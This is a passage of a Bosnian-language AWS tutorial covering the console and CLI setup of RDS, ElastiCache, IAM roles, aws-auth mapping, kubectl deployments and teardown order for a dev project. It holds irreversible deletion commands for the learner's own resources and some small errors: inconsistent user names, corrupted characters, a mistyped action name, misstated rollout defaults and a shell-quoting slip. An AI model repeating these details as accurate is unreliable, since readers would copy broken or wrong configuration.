EKS → **Clusters** → **project-a-dev** → **Observability tab** → **Enable Container Insights**

Ili kroz CLI:

```
docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
  eks update-cluster-config \
  --name project-a-dev \
  --region eu-west-1 \
  --logging '{"clusterLogging":[{"types":["api","audit","authenticator"],"enabled":true}]}'
```

Napomena: CloudWatch Logs se naplaćuju. Za dev environment drži enabled samo ako aktivno debuguješ.

Source: 07-aws-konzola-i-rucno/04-rds-i-elasticache-konzola.md

04 — RDS i ElastiCache kroz AWS Konzolu

Cilj

Kreirati MySQL bazu i Redis cache ručno. Razumjeti mrežnu izolaciju (private subnets), security group pravila i secrets management. Ovo je stanje podataka projekta — mora biti izolovano od interneta.

RDS Subnet Group

Subnet group govori RDS-u u kojim subnetima smije plasirati DB instance. Mora sadržavati subnete iz minimum 2 AZ (AWS zahtjev za Multi-AZ mogućnost, čak i kad je isključena).

Console → **RDS** → **Subnet groups** → **Create DB subnet group**

- **Name:** project-a-dev-db-subnet-group
- **Description:** Private subnets for project-a-dev databases
- **VPC:** project-a-dev-vpc
- **Availability Zones:** eu-west-1a, eu-west-1b
- **Subnets:** izaberi project-a-dev-private-1a i project-a-dev-private-1b
- Create

Security Group za RDS

VPC → **Security Groups** → **Create security group**

- **Name:** rds-sg
- **Description:** MySQL access from EKS nodes
- **VPC:** project-a-dev-vpc

Inbound rules:

Type	Protocol	Port	Source
MySQL/Aurora	TCP	3306	eks-nodes-sg

Source nije IP range nego referenca na drugu SG. Ovo znači: samo resursi koji imaju `eks-nodes-sg` attachanu mogu pristupiti na port 3306. Ako nodovi dobiju novu SG ili izgube eks-nodes-sg — pristup puca. Sigurniji i fleksibilniji od IP opsega.

Outbound: ostavi default (All traffic) — RDS treba outbound za replikaciju i maintainance windows.

Create security group

Lozinka u AWS Secrets Manager (PRIJE RDS-a)

Nikad ne kucaj lozinku direktno u RDS wizard. Koristi Secrets Manager.

Console → Secrets Manager → Store a new secret

- **Secret type:** Other type of secret
- **Key/value pairs:**
 - Key: `username`, Value: `admin`
 - Key: `password`, Value: (generiraj: klikni “Generate” ili unesi jaku lozinku)
- Next
- **Secret name:** `project-a/dev/mysql`
- **Description:** MySQL master credentials for project-a-dev
- Next → Next → Store

Kopiraj Secret ARN — trebaće za aplikaciju.

Kreiranje RDS MySQL Instance

Console → RDS → Databases → Create database

Database creation method

- **Standard create** (ne Easy create — sakriva opcije)

Engine options

- **Engine type:** MySQL
- **Engine version:** MySQL 8.0.35 (ili najnoviji 8.0.x)

Templates

- **Dev/Test** — isključuje Multi-AZ, manji instance type

Produkcija koristi “Production” template koji forsira Multi-AZ i gp3 storage.

Settings

- **DB instance identifier:** `project-a-dev-mysql`
- **Master username:** `admin`
- **Credentials management:** Manage master credentials in AWS Secrets Manager
- Ako ova opcija nije dostupna: izaberi “Self managed” i unesi lozinku iz Secrets Managera koji si kreirao

Instance configuration

- **DB instance class:** Burstable classes → `db.t3.micro`
- `t3.micro`: 1 vCPU, 1GB RAM — dovoljno za dev, ne za prod
- `db.t3.small` i dalje za produkciju s konkretnim load-om

Storage

- **Storage type:** gp3
- **Allocated storage:** 20 GiB
- **Storage autoscaling:** Enable, Maximum storage threshold: 100 GiB

gp3 je noviji i jeftiniji od gp2. 20GB je minimum, autoscaling štiti od punog diska.

Availability & durability

- **Multi-AZ deployment:** **Do not create a standby instance** (Dev/Test template)

Za produkciju: Multi-AZ daje automatski failover u ~60 sekundi ako primarni AZ padne.

Connectivity

- **Compute resource:** Don't connect to an EC2 compute resource (ručno konfiguriramo)
- **VPC:** `project-a-dev-vpc`
- **DB Subnet group:** `project-a-dev-db-subnet-group`
- **Public access:** **No** — ovo je ključno. Nikad ne izlagati bazu internetu.
- **VPC security group:** izaberi `rds-sg` (ukloni default ako je dodat)
- **Availability Zone:** `eu-west-1a`

Database authentication

- **Password authentication**

Additional configuration

- **Initial database name:** `projecta`
- Ako ostaviš prazno, baza se kreira bez default scheme-a
- **Backup retention period:** 7 days
- **Enable automated backups:** ✓
- **Backup window:** No preference (ili postavi na noćne sate)
- **Enable deletion protection:** za dev isključi (lakše brisanje)

Create database — traje ~5-10 minuta.

Read Replica

Nakon što je master DB u stanju **Available**:

RDS → Databases → project-a-dev-mysql → Actions → Create read replica

- **DB instance identifier:** `project-a-dev-mysql-replica`
- **Region:** `eu-west-1` (isti region)
- **Availability Zone:** `eu-west-1b` (drugi AZ od mastera)
- **Instance type:** `db.t3.micro`
- **Public access:** No
- Create read replica

Read Replica koristi za read-heavy workloade (analitika, reporting). PHP/Go aplikacija treba imati odvojene konekcije za write (master) i read (replica).

ElastiCache Redis

Security Group za Redis

VPC → Security Groups → Create security group

- **Name:** `redis-sg`
- **Description:** Redis access from EKS nodes

- **VPC:** `project-a-dev-vpc`

Inbound:

Type	Protocol	Port	Source
Custom TCP	TCP	6379	eks-nodes-sg

Create

Redis Auth Token u Secrets Manager

Secrets Manager → Store a new secret

- **Secret type:** Other type of secret
- **Key:** `auth_token`, **Value:** generiraj 32+ karaktera (mix slova/brojeva/znakova)
- **Secret name:** `project-a/dev/redis`
- Store

Kreiranje ElastiCache Redis Clustera

Console → ElastiCache → Redis OSS caches → Create Redis OSS cache

- **Deployment option:** Design your own cache → Easy create OFF (koristiti Custom)

Cluster info

- **Name:** `project-a-dev-redis`
- **Description:** Session cache and job queue for project-a-dev

Location

- **AWS Cloud**
- **Multi-AZ:** Off (dev)
- **Auto-failover:** Off

Cluster settings

- **Engine version:** 7.1
- **Port:** 6379
- **Parameter group:** default.redis7 (ne mijenjaj za sada)
- **Node type:** `cache.t3.micro`
- **Number of replicas:** 0 (dev; prod = 1 minimum)

Subnet group settings

- **Create new:** ✓
- **Name:** `project-a-dev-redis-subnet-group`
- **VPC:** `project-a-dev-vpc`
- **Subnets:** `private-1a`, `private-1b`
- **Availability zone:** `eu-west-1a`

Security

- **Encryption in transit:** Enable
- **Access control:** Redis AUTH default user access
- Upiši auth token iz Secrets Managera
- **Security groups:** `redis-sg`

Create — traje ~5 minuta.

Verifikacija

```
# Lista RDS instance – mora biti available
docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
  rds describe-db-instances \
  --query 'DBInstances[*].[DBInstanceIdentifier,DBInstanceStatus,Endpoint.Address]' \
  --output table

# Lista ElastiCache clusters
docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
  elasticache describe-cache-clusters \
  --query 'CacheClusters[*].[CacheClusterId,CacheClusterStatus]' \
  --output table
```

Test konekcije s EKS poda

```
# Privremeni debug pod s MySQL clientom
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 run mysql-client --rm -it \
  --image=mysql:8.0 \
  --restart=Never \
  -- mysql -h <RDS_ENDPOINT> -u admin -p
```

RDS endpoint nađeš u: **RDS** → **Databases** → **project-a-dev-mysql** → **Connectivity & security** → **Endpoint**

Destroy Redosled za RDS i ElastiCache

Obrisati PRIJE brisanja VPC-a (imaju ENI-je u private subnetima).

1. Read Replica:

2. RDS → Databases → project-a-dev-mysql-replica → Actions → Delete

3. “Create final snapshot”: No (dev)

4. “Retain automated backups”: No

5. Confirm: `delete me`

6. Traje ~3 minute

7. RDS Master:

8. RDS → Databases → project-a-dev-mysql → Actions → Delete

9. “Create final snapshot”: No

10. “Retain automated backups”: No

11. Confirm: `delete me`

12. Traje ~3-5 minuta

13. **Deletion protection** mora biti isključena (Settings → Modify → uncheck Deletion protection → Apply immediately)

14. ElastiCache Redis:

15. ElastiCache → Redis OSS caches → project-a-dev-redis → Actions → Delete

16. “Create final backup”: No (dev)

17. Delete

18. Traje ~2 minute

19. **Secrets Manager** (opcionalno odmah):

20. Secrets Manager → project-a/dev/mysql → Actions → Delete secret

21. Minimum scheduled deletion: 7 dana (AWS default zaštita)

22. Za immediate delete: `aws secretsmanager delete-secret --secret-id project-a/dev/mysql --force-delete-without-recovery`

23. Subnet groups:

24. RDS → Subnet groups → project-a-dev-db-subnet-group → Delete

25. ElastiCache → Subnet groups → project-a-dev-redis-subnet-group → Delete

26. **Security Groups:** rds-sg, redis-sg (u VPC konzoli)

Cěste Greške

“Cannot delete, has pending maintenance” — RDS je schedulirao maintenance. Pričekaj ili promijeni maintenance window na odmah.

Konekcija sa poda odbija — skoro uvijek SG problem. Provjeri da pod ima `eks-nodes-sg` i da RDS SG ima inbound rule od `eks-nodes-sg` na 3306.

“Endpoint does not exist” — aplikacija koristi pogrešan endpoint. RDS endpoint se dobija tek kad je instance Available, ne pri kreiranju.

Redis AUTH failed — auth token mora biti identičan onom pri kreiranju clustera. Provjeri Secrets Manager vrijednost.

Source: `07-aws-konzola-i-rucno/05-iam-roles-i-permissions-konzola.md`

05 — IAM Roles i Permissions kroz AWS Konzolu

Cilj

Razumjeti IAM strukturu koja je nastala kreiranjem EKS-a i RDS-a, i proširiti je s minimalnim privilegijama za deploy workflow. Naučiti kako IAM mapira na Kubernetes RBAC kroz aws-auth ConfigMap.

Pregled Kreiranog IAM Stanja

Nakon prethodnih modula postoje ovi IAM entiteti:

IAM Entitet	Tip	Svrha
<code>danko-admin</code>	IAM User	Svakodnevni rad, konzola, CLI
<code>project-a-dev-eks-cluster-role</code>	IAM Role	EKS control plane
<code>project-a-dev-node-role</code>	IAM Role	EC2 worker nodovi

Budući entiteti (kreiraju se u kasnijim modulima): - OIDC Role za GitLab CI (modul 08) - IRSA Role za ESO (External Secrets Operator) — za čitanje Secrets Managera - IRSA Role za ALB Controller — za kreiranje Load Balancera

Čitanje IAM Policy Dokumenta

Svaka IAM policy je JSON dokument. Osnovna struktura:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "eks:DescribeCluster",
        "eks:ListClusters"
      ],
      "Resource": "*"
    },
    {
      "Effect": "Deny",
      "Action": "ec2:*",
      "Resource": "*"
    }
  ]
}
```

Logika evaluacije: 1. Sve je **Deny** po defaultu 2. Explicit **Allow** otvara pristup 3. Explicit **Deny** uvijek pobjeđuje — čak i ako postoji **Allow** za isti resurs

Resource ARN wildcards: - `*` — sve instance resursa - `arn:aws:rds:eu-west-1:123456789012:db:project-a-dev-mysql` — tačno jedna RDS instanca - `arn:aws:rds:eu-west-1:*:db:project-a-dev-*` — sve RDS instance koje počinju s `project-a-dev-`

Kreiranje Custom Deploy Policy

Minimalna prava za Helm deploy na EKS. **Console** → **IAM** → **Policies** → **Create policy**

Izaberi **JSON** tab i unesi:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "EKSDescribe",
      "Effect": "Allow",
      "Action": [
        "eks:DescribeCluster",
        "eks:ListClusters",
        "eks:AccessKubernetesApi"
      ],
      "Resource": "arn:aws:eks:eu-west-1:*:cluster/project-a-dev"
    },
    {
      "Sid": "ECRAccess",
      "Effect": "Allow",
      "Action": [
        "ecr:GetAuthorizationToken",
        "ecr:BatchCheckLayerAvailability",
        "ecr:GetDownloadUrlForLayer",
        "ecr:BatchGetImage"
      ],
      "Resource": "*"
    },
    {
      "Sid": "SecretsRead",
      "Effect": "Allow",
      "Action": [
        "secretsmanager:GetSecretValue",
        "secretsmanager:DescribeSecret"
      ],
      "Resource": "arn:aws:secretsmanager:eu-west-1:*:secret:project-a/dev/*"
    }
  ]
}
```

- Next → **Policy name:** `project-a-dev-deploy-policy`
- Create policy

Šta ova policy NE dozvoljava

- `ec2:*` — ne može kreirati/brisati EC2 instance
- `rds>DeleteDBInstance` — ne može obrisati bazu
- `iam:*` — privilege escalation nije moguć
- Deploy u `prod` cluster — Resource ARN je ograničen na `project-a-dev`

IAM Role za Developer (Ne Admin)

Developer treba moći deployati ali ne rušiti infrastrukturu.

IAM → Roles → Create role

- **Trusted entity:** AWS account → This account
- **Permissions:** attach `project-a-dev-deploy-policy`
- **Role name:** `project-a-dev-deploy-role`
- Create role

Da dodaš developer IAM user-a da može assume ovaj role:

IAM → Users → developer-user → Add permissions → Create inline policy:


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "sts:AssumeRole",
      "Resource": "arn:aws:iam::123456789012:role/project-a-dev-deploy-role"
    }
  ]
}
```

Developer radi:

```
aws sts assume-role \
  --role-arn arn:aws:iam::123456789012:role/project-a-dev-deploy-role \
  --role-session-name deploy-session
```

Dobija privremene credentials (expiraju za 1 sat po defaultu).

EKS aws-auth ConfigMap

Kreirati IAM entitet nije dovoljno. EKS Kubernetes RBAC ne zna za IAM — mapiranje je u `aws-auth` ConfigMap.

Kada se EKS autentikuje zahtjev, tok je: 1. `kubectl` šalje request s AWS SigV4 tokenom 2. `aws-iam-authenticator` (unutar kube-apiserver) validira token kod AWS STS 3. Vraća K8s username/groups na osnovu aws-auth mapiranja 4. K8s RBAC odlučuje ima li taj username/group pravo na akciju

Pregled aws-auth ConfigMap

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 get configmap aws-auth -n kube-system -o yaml
```

Vidjećeš automatski dodana mapiranja za Node Group role. Izgleda ovako:

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: aws-auth
  namespace: kube-system
data:
  mapRoles: |
    - rolearn: arn:aws:iam::123456789012:role/project-a-dev-node-role
      username: system:node:{{EC2PrivateDNSName}}
      groups:
        - system:bootstrappers
        - system:nodes
```

Dodavanje IAM User-a kao Cluster Admin

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 edit configmap aws-auth -n kube-system
```

Dodaj pod `mapRoles` sekciju novu `mapUsers` sekciju:

```
mapUsers: |
  - userarn: arn:aws:iam::123456789012:user/darko-admin
    username: darko-admin
    groups:
      - system:masters
```

`system:masters` je K8s built-in group s cluster-admin pravima. Za developer role koristi manje privilegovanu grupu ili kreiraj custom ClusterRole.

Spremi i izadi (`:wq` u vim, ili `Ctrl+X` u nano ovisno o editoru).

Dodavanje Deploy Role u aws-auth

Za `project-a-dev-deploy-role`:

```
mapRoles: |
  - rolearn: arn:aws:iam::123456789012:role/project-a-dev-node-role
    username: system:node:{{EC2PrivateDNSName}}
    groups:
      - system:bootstrappers
      - system:nodes
  - rolearn: arn:aws:iam::123456789012:role/project-a-dev-deploy-role
    username: deploy-role
    groups:
      - deploy-group
```

Pa kreiraj K8s ClusterRoleBinding za `deploy-group`:

```
# deploy-rbac.yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: deploy-group-binding
subjects:
  - kind: Group
    name: deploy-group
    apiGroup: rbac.authorization.k8s.io
roleRef:
  kind: ClusterRole
  name: edit # K8s built-in: može deploy/update, ne može delete namespace
  apiGroup: rbac.authorization.k8s.io
```

Cěsta IAM Greřka: “You don’t have permission to access this cluster”

Simptom: `kubectl get nodes` vraća `error: You must be logged in to the server (Unauthorized)`

Uzrok 1: IAM user/role nije u aws-auth ConfigMap. - Provjeri: `aws sts get-caller-identity` — koji ARN koristiř? - Provjeri aws-auth — ima li taj ARN mapiranje?

Uzrok 2: Access key koji koristiř ne odgovara IAM user-u koji je u aws-auth. - `aws configure list` — koji profil je aktivan?

Uzrok 3: Cluster creator (IAM entitet koji je kliknuo Create u konzoli) automatski dobija `system:masters` pristup, ali **samo taj entitet**. Ako si kreirao cluster kao `darko-admin` a pokuřavař se spojiti kao `darko-admin-cli` (drugi access key, isti user) — radi. Ako pokuřavař kao drugi IAM user — nema pristupa dok ga ne dodař u aws-auth.

IAM Access Analyzer

Console → IAM → Access Analyzer → Create analyzer

- **Analyzer name:** `project-a-dev-analyzer`
- **Zone of trust:** Current account
- Create

Analyzer skenira sve resource-based policy-je i IAM policy-je u accountu te traži: - External access (pristup van tvog accounta) - Unused permissions (policy dopuřta akciju koja se nikad ne koristi)

Findings se pojavljuju u: **Access Analyzer** → **Findings**

Za svaki finding mořeř: Archive (svjesno prihvatař rizik) ili Resolve (fix policy).

Pokretanje analize od nule:

```
docker run --rm -v ~/.aws:/root/.aws amazon/aws-cli:latest \
  accessanalyzer list-findings \
  --analyzer-arn arn:aws:access-analyzer:eu-west-1:123456789012:analyzer/project-a-dev-analyzer \
  --query 'findings[?status=='ACTIVE'].[id,resourceType,condition]' \
  --output table
```

Source: 07-aws-konzola-i-rucno/06-kubectl-i-aws-konzola-interakcija.md

06 — kubectl i AWS Konzola Interakcija

Cilj

Naučiti raditi s EKS clusterom kroz kubectl i pratiti stanje kroz AWS konzolu. Deployati hello-world aplikaciju ručno (bez Helm-a) da razumiješ svaki K8s objekt koji Helm kasnije generiše.

kubectl kroz Docker s EKS Kubeconfig

Kubeconfig (~/.kube/config) sadrži cluster endpoint, CA certifikat i instrukciju za generisanje auth tokena. Auth token se generiše kroz `aws eks get-token` — zato `~/.aws` mora biti mount-ovan.

```
# Provjera koja kontekst je aktivan
docker run --rm \
  -v ~/.aws:/root/.aws \
  -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 config current-context
```

Output mora biti: `arn:aws:eks:eu-west-1:123456789012:cluster/project-a-dev`

Alias za krace kucanje

Dodaj u `~/.zshrc` ili `~/.bashrc`:

```
alias k='docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube bitnami/kubectl:1.29'
```

Sada možeš koristiti: `k get nodes`, `k get pods -A`, itd.

AWS Konzola — EKS Resources Tab

EKS → Clusters → project-a-dev → Resources tab

Ovdje možeš pregledati K8s objekte direktno u konzoli bez kubectl-a:

- **Workloads:** Deployments, StatefulSets, DaemonSets, Jobs
- **Pods:** lista svih podova, status, node na kom teku
- **Networking:** Services, Ingress, NetworkPolicies
- **Config and Storage:** ConfigMaps, Secrets (vrijednosti su maskirane), PVCs
- **Authorization:** ServiceAccounts, Roles, ClusterRoles

Ovo je korisno za brzu provjeru statusa — ne treba kubectl za prost pregled. Edit nije moguć iz konzole (use kubectl apply).

Deploy Hello-World na EKS — Rucno, Bez Helma

Cilj: razumjeti svaki K8s objekt u izolaciji. Helm u pozadini generiše ove iste objekte.

Korak 1 — Kreiranje Namespace-a

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 create namespace project-a-dev
```

Namespace je logička izolacija unutar clustera. Resursi u jednom namespace-u su odvojeni od drugog (RBAC, NetworkPolicy, Resource Quotas).

Korak 2 — Deployment Manifest

Kreiraj lokalno `deployment.yaml`:

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: hello-world
  namespace: project-a-dev
  labels:
    app: hello-world
    version: "1.0"
spec:
  replicas: 2
  selector:
    matchLabels:
      app: hello-world
  template:
    metadata:
      labels:
        app: hello-world
        version: "1.0"
    spec:
      containers:
        - name: hello-world
          image: nginx:1.25-alpine
          ports:
            - containerPort: 80
          resources:
            requests:
              cpu: "100m"
              memory: "64Mi"
            limits:
              cpu: "200m"
              memory: "128Mi"
          readinessProbe:
            httpGet:
              path: /
              port: 80
            initialDelaySeconds: 5
            periodSeconds: 10
          livenessProbe:
            httpGet:
              path: /
              port: 80
            initialDelaySeconds: 15
            periodSeconds: 20
```

Ključni dijelovi: - `resources.requests`: garantovani resursi po podu — scheduler koristi ovo za placement - `resources.limits`: maksimum — pod koji pređe limit CPU se throttla, limit RAM-a se killa - `readinessProbe`: pod prima saobraćaj tek kad ova proba prođe - `livenessProbe`: K8s restartuje pod ako ova proba ne prolazi

Korak 3 — Service Manifest

Kreiraj `service.yaml`:

```
apiVersion: v1
kind: Service
metadata:
  name: hello-world
  namespace: project-a-dev
spec:
  selector:
    app: hello-world
  ports:
    - protocol: TCP
      port: 80
      targetPort: 80
  type: ClusterIP
```

`ClusterIP` = interna IP, dostupna samo unutar clustera. Za eksterni pristup treba `LoadBalancer` ili `Ingress`.

Korak 4 — Apply

```
# Mount lokalnog direktorija gdje su yamli
docker run --rm \
  -v ~/.aws:/root/.aws \
  -v ~/.kube:/root/.kube \
  -v $(pwd):/manifests \
  bitnami/kubectl:1.29 apply -f /manifests/deployment.yaml -n project-a-dev

docker run --rm \
  -v ~/.aws:/root/.aws \
  -v ~/.kube:/root/.kube \
  -v $(pwd):/manifests \
  bitnami/kubectl:1.29 apply -f /manifests/service.yaml -n project-a-dev
```

Provjera Deploymenta

Stanje Podova

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 get pods -n project-a-dev -w
```

`-w` = watch mode, ažurira se u realnom vremenu. Prati tok:

NAME	READY	STATUS	RESTARTS	AGE
hello-world-6d8f9b7c4-xk2p9	0/1	ContainerCreating	0	5s
hello-world-6d8f9b7c4-xk2p9	1/1	Running	0	12s

`0/1 ContainerCreating` → `1/1 Running` je normalan tok. Ako ostaje na `Pending` dulje od minute:

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 describe pod <pod-name> -n project-a-dev
```

Gledaj **Events** sekciju na kraju. Česte poruke: - `0/1 nodes are available: insufficient cpu` — node nema dovoljno CPU (requests pre-empt) - `ImagePullBackOff` — ne može pullati image (network, credentials, pogrešan image tag) - `OOMKilled` — pod je prekoračio memory limit

Deployment Rollout Status

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 rollout status deployment/hello-world -n project-a-dev
```

Output kad je sve OK: `deployment "hello-world" successfully rolled out`

Provjera u AWS Konzoli

EKS → Clusters → project-a-dev → Resources → Workloads → Deployments

Vidiš `hello-world` deployment, 2/2 replika ready, namespace `project-a-dev`.

Resources → Pods — oba poda u stanju Running.

CloudWatch Container Insights

Ako je Container Insights aktiviran (modul 03):

CloudWatch → Container Insights → Resources → project-a-dev (EKS Cluster)

Prikazuje: - CPU/RAM utilization po clusteru, namespaceu, deployment-u, podu - Network throughput - Disk I/O za podove s PVC-ima

Za detaljne logove:

CloudWatch → Log groups → `/aws/containerinsights/project-a-dev/application`

Svaki pod šalje stdout i stderr u ovaj log group. Filtriranje:

```
{ $.kubernetes.namespace_name = "project-a-dev" && $.kubernetes.container_name = "hello-world" }
```

Skaliranje

Manuelno Skaliranje

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 scale deployment hello-world \
  --replicas=4 \
  -n project-a-dev
```

Kubernetes scheduler raspoređuje nove podove na dostupne nodove. Ako nema dovoljno resursa na jednom nodu, novi pod ide na drugi node (ili ostaje Pending ako nema slobodnog kapaciteta).

Provjeri distribution po nodovima:

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 get pods -n project-a-dev -o wide
```

`-o wide` prikazuje NODE kolonu — vidiš na kom nodu teče svaki pod.

Vraćanje na 2 replike

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 scale deployment hello-world \
  --replicas=2 \
  -n project-a-dev
```

Kubernetes gracefully terminira “višak” podova (SIGTERM → čeka `terminationGracePeriodSeconds` → SIGKILL).

Rolling Update

Promijeni image tag u deployment.yaml: `nginx:1.25-alpine` → `nginx:1.26-alpine`, pa:

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  -v $(pwd):/manifests \
  bitnami/kubectl:1.29 apply -f /manifests/deployment.yaml
```

Prati rolling update:

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 rollout status deployment/hello-world -n project-a-dev -w
```

Kubernetes kreira novi pod s novim image-om, čeka da postane Ready, pa tek onda ubija stari. `maxSurge: 1` i `maxUnavailable: 0` su defaulti koji osiguravaju zero-downtime deploy.

Rollback ako novi image puca:

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 rollout undo deployment/hello-world -n project-a-dev
```

Logovi

```
# Logovi jednog poda
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 logs <pod-name> -n project-a-dev

# Follow (live stream)
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 logs -f <pod-name> -n project-a-dev

# Logovi svih podova s labelom app=hello-world
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 logs -l app=hello-world -n project-a-dev --prefix
```

`--prefix` dodaje ime poda ispred svakog loga — korisno kad patiš više podova.

Destroy Deploymenta

```
# Briše sve resurse u namespace-u
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 delete namespace project-a-dev
```

`delete namespace` briše namespace i SVE što je u njemu: Deployments, Services, ConfigMaps, Secrets, PVCs. Ako je ALB Ingress bio u ovom namespace-u i bio properly anotiran, AWS Load Balancer se automatski briše.

Provjera da je namespace uklonjen:

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 get namespace project-a-dev
```

Output: Error from server (NotFound): namespaces "project-a-dev" not found — OK.

Šta Helm Radi Drugacije

Helm generiše ove iste YAML manifeste iz templateova, ali dodaje: - **Release tracking**: pamti koja verzija je deployovana - **Rollback**: `helm rollback` vraća na prethodnu Helm release verziju - **Dependency management**: instalira zavisne chartove - **Values override**: jedan `values.yaml` za sve environment-specifične vrijednosti

Manuelni `kubectl apply` koji si upravo radio ekvivalent je `helm install` bez release trackinga. U produkciji uvijek Helm.

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi AWS CLI i EKS. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 06-07: AWS ===

aws-whoami: ## Provjeri AWS identitet (koji nalog/rola je aktivan)
docker run --rm \
  -e AWS_ACCESS_KEY_ID -e AWS_SECRET_ACCESS_KEY -e AWS_SESSION_TOKEN \
  amazon/aws-cli:latest sts get-caller-identity

aws-kubeconfig: ## Preuzmi kubeconfig za EKS cluster (CLUSTER=project-a-dev make aws-kubeconfig)
docker run --rm \
  -v ~/.kube:/root/.kube \
  -e AWS_ACCESS_KEY_ID -e AWS_SECRET_ACCESS_KEY -e AWS_SESSION_TOKEN \
  amazon/aws-cli:latest eks update-kubeconfig \
  --region $(AWS_REGION) --name $(CLUSTER)
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da targeti rade:

```
make aws-whoami
CLUSTER=project-a-dev make aws-kubeconfig
make help | grep aws
```

Source: 07-aws-konzola-i-rucno/07-manuelni-destroy-redosled.md

07 — Manuelni Destroy Redosled

Cilj

Ručno obrisati sve što je kreirano u ovom modulu. Ispravan redosled je kritičan — AWS ima dependency graf između resursa i neće dozvoliti brisanje resursa dok postoje zavisni. Ovo je tačno ono što `terraform destroy` radi automatski, ali moraš razumjeti svaki korak.

Zašto Redosled Brisanja Bitan

AWS resursi imaju meke i tvrde zavisnosti:

- **Tvrda zavisnost:** VPC se ne može obrisati dok postoji subnet u njemu. ENI koji drži subnet aktivan može biti od EKS node grupe, NAT gatewaya, RDS instance, ElastiCache. Brisanje VPC-a prije ovih → `DependencyViolation` greška.
- **Meka zavisnost:** ElastiCache subnet group se može obrisati prije ElastiCache clustera — ali AWS neće dozvoliti jer je cluster još uvijek referencira.

Pravilo: brisi “listove” stabla zavisnosti prije “korijena”. Listovi su resursi koje nitko drugi ne referencira.

Kompletan Destroy Redosled za project-a-dev

1. Kubernetes Workloads

```
# Briše namespace i sve K8s resurse unutar njega
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 delete namespace project-a-dev
```

Čekaj dok namespace ne nestane:

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 get namespace project-a-dev
# Mora: Error from server (NotFound)
```


Zašto prvi? Ako je ALB Ingress bio deployovan s proper anotacijama, AWS Load Balancer Controller kreira i briše ALB automatski zajedno s namespace-om. Ako obrišeš EKS cluster prvi, ALB ostaje “siročad” i naplaćuje se.

2. ALB Controller Uninstall

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
-v ~/.helm:/root/.helm \
alpine/helm:3.14 uninstall aws-load-balancer-controller -n kube-system
```

Ovo uklanja K8s objekte ALB Controller-a (Deployment, ServiceAccount, RBAC). Ne briše AWS resurse koje je controller kreirao — to je uradio korak 1.

3. Provjera Load Balancera u EC2

Console → EC2 → Load Balancers

Filtriraj po VPC: `project-a-dev-vpc`. Ako postoje zaostali ALB-ovi koji se nisu obrisali automatski: - Označi → Actions → Delete load balancer - Confirm

Česti uzrok zaostalih ALB-ova: namespace obrisao direktno bez `kubectl delete namespace` (npr. `kubectl delete deployment` bez brisanja Ingress objekta, ili ALB Controller nije bio instaliran kad je Ingress kreiran).

4. EKS Node Group Delete

Console → EKS → Clusters → project-a-dev → Compute tab → Node Groups → project-a-dev-nodes → Delete

- Ukucaj naziv za potvrdu: `project-a-dev-nodes`
- Delete

Čekaj ~5 minuta. AWS terminira EC2 instance, drains nodove, briše Auto Scaling Group.

Prati u konzoli: **EC2 → Instances** — instance prolaze kroz `Terminating` pa nestaju.

Dok čekaš, možeš paralelno pokrenuti brisanje RDS i ElastiCache (nemaju vezu s EKS).

5. EKS Cluster Delete

Console → EKS → Clusters → project-a-dev → Delete

- Ukucaj naziv: `project-a-dev`
- Delete

Čekaj ~10 minuta. Ovo briše control plane, ENI-je koje je control plane koristio, i add-one.

Greška koju dobijaš ako Node Group još postoji: `Cannot delete cluster, existing node groups must be deleted first`

6. RDS Read Replica Delete

Console → RDS → Databases → project-a-dev-mysql-replica → Actions → Delete

- Create final snapshot: **No**
- Retain automated backups: **No**
- Confirm: ukucaj `delete me`
- Delete

